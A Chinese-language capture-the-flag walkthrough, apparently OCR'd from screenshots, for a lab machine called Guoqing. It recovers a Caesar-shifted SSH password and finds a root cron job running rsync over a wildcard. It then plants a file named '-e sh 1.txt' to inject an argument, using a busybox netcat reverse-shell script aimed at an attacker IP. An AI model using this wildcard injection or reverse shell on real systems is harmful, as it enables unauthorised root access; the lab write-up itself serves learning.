
在线凯撒(Caesar)加密/解密

vhjidxowqr1

```
vhjidxowqr1
ugihcwnvpq1
tfhgbvmuop1
segfaultno1
rdfeztksmn1
qcedysjrlm1
pbdcxriqkl1
oacbwqhpjk1
nzbavpgoij1
```


```
segfault:segfaultno1
```

用户转移




```
┌──(root㉿kali)-[~]
└─# ssh segfault@192.168.44.174
segfault@192.168.44.174's password:
Linux Guoqing 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
segfault@Guoqing:~$ ls
name1.txt  name2.txt  name3.txt
segfault@Guoqing:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for segfault:
Sorry, user segfault may not run sudo on Guoqing.
segfault@Guoqing:~$ ls -la
total 32
drwxr-xr-x 2 segfault segfault 4096 Sep 30 09:06 .
drwxr-xr-x 5 root     root     4096 Sep 30 09:08 ..
lrwxrwxrwx 1 root     root        9 Sep 30 06:01 .bash_history -> /dev/null
-rw-r--r-- 1 segfault segfault  220 Sep 30 06:00 .bash_logout
-rw-r--r-- 1 segfault segfault 3526 Sep 30 06:00 .bashrc
-rw-r--r-- 1 root     root        9 Sep 30 06:02 name1.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name2.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name3.txt
-rw-r--r-- 1 segfault segfault  807 Sep 30 06:00 .profile
segfault@Guoqing:~$
```

那应该就是经典的三段式，在segfault下提权，但是依旧没有sudo，想起来之前被群主教导没了sudo就不会了，用pspy64看看有什么信息，然后那个是计划任务执行文件，那么这里是不是也有这个idea呢，先去看看计划任务没有再上pspy




```
segfault@Guoqing:~$ crontab -l
no crontab for segfault
segfault@Guoqing:~$ sudo crontab -l
[sudo] password for segfault:
segfault is not in the sudoers file.  This incident will be reported.
```

好吧，没有直接给出来那还是上pspy吧




```
segfault@Guoqing:/$ cd tmp/
segfault@Guoqing:/tmp$ ls -la
total 3072
drwxrwxrwt 10 root     root        4096 Jan 17 09:03 .
drwxr-xr-x 18 root     root        4096 Jan 17  2026 ..
drwxrwxrwt  2 root     root        4096 Jan 17 08:27 .font-unix
drwxrwxrwt  2 root     root        4096 Jan 17 08:27 .ICE-unix
-rw-r--r--  1 segfault segfault 3104768 Jan 17 09:03 pspy64
drwx------  3 root     root        4096 Jan 17 08:27 systemd-private-a8ba93151cd64d
2091f0d69128fc91ba-apache2.service-AgXTEh
drwx------  3 root     root        4096 Jan 17 08:27 systemd-private-a8ba93151cd64d
2091f0d69128fc91ba-systemd-logind.service-IdjACh
drwx------  3 root     root        4096 Jan 17 08:27 systemd-private-a8ba93151cd64d
2091f0d69128fc91ba-systemd-timesyncd.service-4Nxxoh
drwxrwxrwt  2 root     root        4096 Jan 17 08:27 .Test-unix
drwxrwxrwt  2 root     root        4096 Jan 17 08:27 .X11-unix
drwxrwxrwt  2 root     root        4096 Jan 17 08:27 .XIM-unix
segfault@Guoqing:/tmp$ chmod +x pspy64
segfault@Guoqing:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


Config: Printing events (colored=true): processes=true | file-system-events=false |
```



```
2026/01/17 09:04:42 CMD: UID=0     PID=2      |
2026/01/17 09:04:42 CMD: UID=0     PID=1      | /sbin/init
2026/01/17 09:05:01 CMD: UID=0     PID=1179   | /usr/sbin/CRON -f
2026/01/17 09:05:01 CMD: UID=0     PID=1180   | /usr/sbin/CRON -f
2026/01/17 09:05:01 CMD: UID=0     PID=1181   | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 09:05:01 CMD: UID=0     PID=1182   | rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2026/01/17 09:05:01 CMD: UID=0     PID=1183   | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2026/01/17 09:05:01 CMD: UID=0     PID=1184   | sshd: [accepted]
2026/01/17 09:06:01 CMD: UID=0     PID=1185   | /usr/sbin/CRON -f
2026/01/17 09:06:01 CMD: UID=0     PID=1186   | /usr/sbin/CRON -f
2026/01/17 09:06:01 CMD: UID=0     PID=1187   | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 09:06:01 CMD: UID=0     PID=1188   | rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2026/01/17 09:06:01 CMD: UID=0     PID=1189   | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2026/01/17 09:06:01 CMD: UID=0     PID=1190   | sshd: [accepted]
```

权限提升


发现确实是定时任务，rsync是remote synchronization 远程同步工具把/tmp/backup的txt文件同步到segfault用户下面的txt，这样就可以联立起来，一开始是看的时候这些txt的作用是什么了，那么思路应该是在/tmp/backup的txt文件写一个反弹shell，因为segfault用户下面的txt是root的，当过一段时间rsync执行的时候可以去反弹root的shell



```
segfault@Guoqing:/home$ cd segfault/
segfault@Guoqing:~$ ls -la
total 32
drwxr-xr-x 2 segfault segfault 4096 Sep 30 09:06 .
drwxr-xr-x 5 root     root     4096 Sep 30 09:08 ..
lrwxrwxrwx 1 root     root        9 Sep 30 06:01 .bash_history -> /dev/null
-rw-r--r-- 1 segfault segfault  220 Sep 30 06:00 .bash_logout
-rw-r--r-- 1 segfault segfault 3526 Sep 30 06:00 .bashrc
-rw-r--r-- 1 root     root        9 Sep 30 06:02 name1.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name2.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name3.txt
-rw-r--r-- 1 segfault segfault  807 Sep 30 06:00 .profile
segfault@Guoqing:~$
```

劫持rsync

> 因为这里用rsync来执行的同步，那就看rsync有没有可控的参数去执行恶意命令
> 用--help发现有特别多的参数，那就偷偷用ai指个明路



```
Options
--verbose, -v            increase verbosity
--info=FLAGS             fine-grained informational verbosity
--debug=FLAGS            fine-grained debug verbosity
--stderr=e|a|c           change stderr output mode (default: errors)
--quiet, -q              suppress non-error messages
--no-motd                suppress daemon-mode MOTD
--checksum, -c           skip based on checksum, not mod-time & size
--archive, -a            archive mode is -rlptgoD (no -A,-X,-U,-N,-H)
--no-OPTION              turn off an implied OPTION (e.g. --no-D)
--recursive, -r          recurse into directories
--relative, -R           use relative path names
--no-implied-dirs        don't send implied dirs with --relative
--backup, -b             make backups (see --suffix & --backup-dir)
--backup-dir=DIR         make backups into hierarchy based in DIR
--suffix=SUFFIX          backup suffix (default ~ w/o --backup-dir)
--update, -u             skip files that are newer on the receiver
--inplace                update destination files in-place
--append                 append data onto shorter files
--append-verify          --append w/old data in file checksum
--dirs, -d               transfer directories without recursing
--mkpath                 create the destination's path component
--links, -l              copy symlinks as symlinks
--copy-links, -L         transform symlink into referent file/dir
--copy-unsafe-links      only "unsafe" symlinks are transformed
--safe-links             ignore symlinks that point outside the tree
--munge-links            munge symlinks to make them safe & unusable
--copy-dirlinks, -k      transform symlink to dir into referent dir
--keep-dirlinks, -K      treat symlinked dir on receiver as dir
--hard-links, -H         preserve hard links
--perms, -p              preserve permissions
--executability, -E      preserve executability
--chmod=CHMOD            affect file and/or directory permissions
--acls, -A               preserve ACLs (implies --perms)
--xattrs, -X             preserve extended attributes
--owner, -o              preserve owner (super-user only)
--group, -g              preserve group
--devices                preserve device files (super-user only)
--copy-devices           copy device contents as regular file
```

🔍 rsync 参数分析

从帮助信息看，最相关的参数是：


- `-e, --rsh=COMMAND`：指定远程shell命令
- `--rsync-path=PROGRAM`：指定远程机器上运行的rsync程序

但这些是用于**远程连接**的，不是用来执行本地命令的。

```
发现有一个-e参数可以去指定远程命令，那么就够造一个文件名是'-e sh 1.txt'
然后1.txt里面是用bin/sh去执行busybox的nc反弹shell
```


```
#!/bin/sh
busybox nc 192.168.44.128 4444 -e /bash/sh
```

反弹shell




```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.174] 56058

┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.174] 56734

┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.174] 45090
```

```
发现一直连上就断了，还怀疑自己来着，结果发现/bash/sh是什么鬼 修改成/bin/sh就好了
python3 -c 'import pty; pty.spawn("/bin/bash")'
```



```
2026/01/17 09:39:24 CMD: UID=0     PID=1594   | /bin/sh -e /usr/lib/php/sessionclean
2026/01/17 09:40:01 CMD: UID=0     PID=1597   | /usr/sbin/CRON -f
2026/01/17 09:40:01 CMD: UID=0     PID=1598   | /usr/sbin/CRON -f
2026/01/17 09:40:01 CMD: UID=0     PID=1599   | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 09:40:01 CMD: UID=0     PID=1600   | rsync -t -e sh 1.txt 1.txt name1.txt name2.txt name3.txt Guoqing:/tmp/b
ackup/
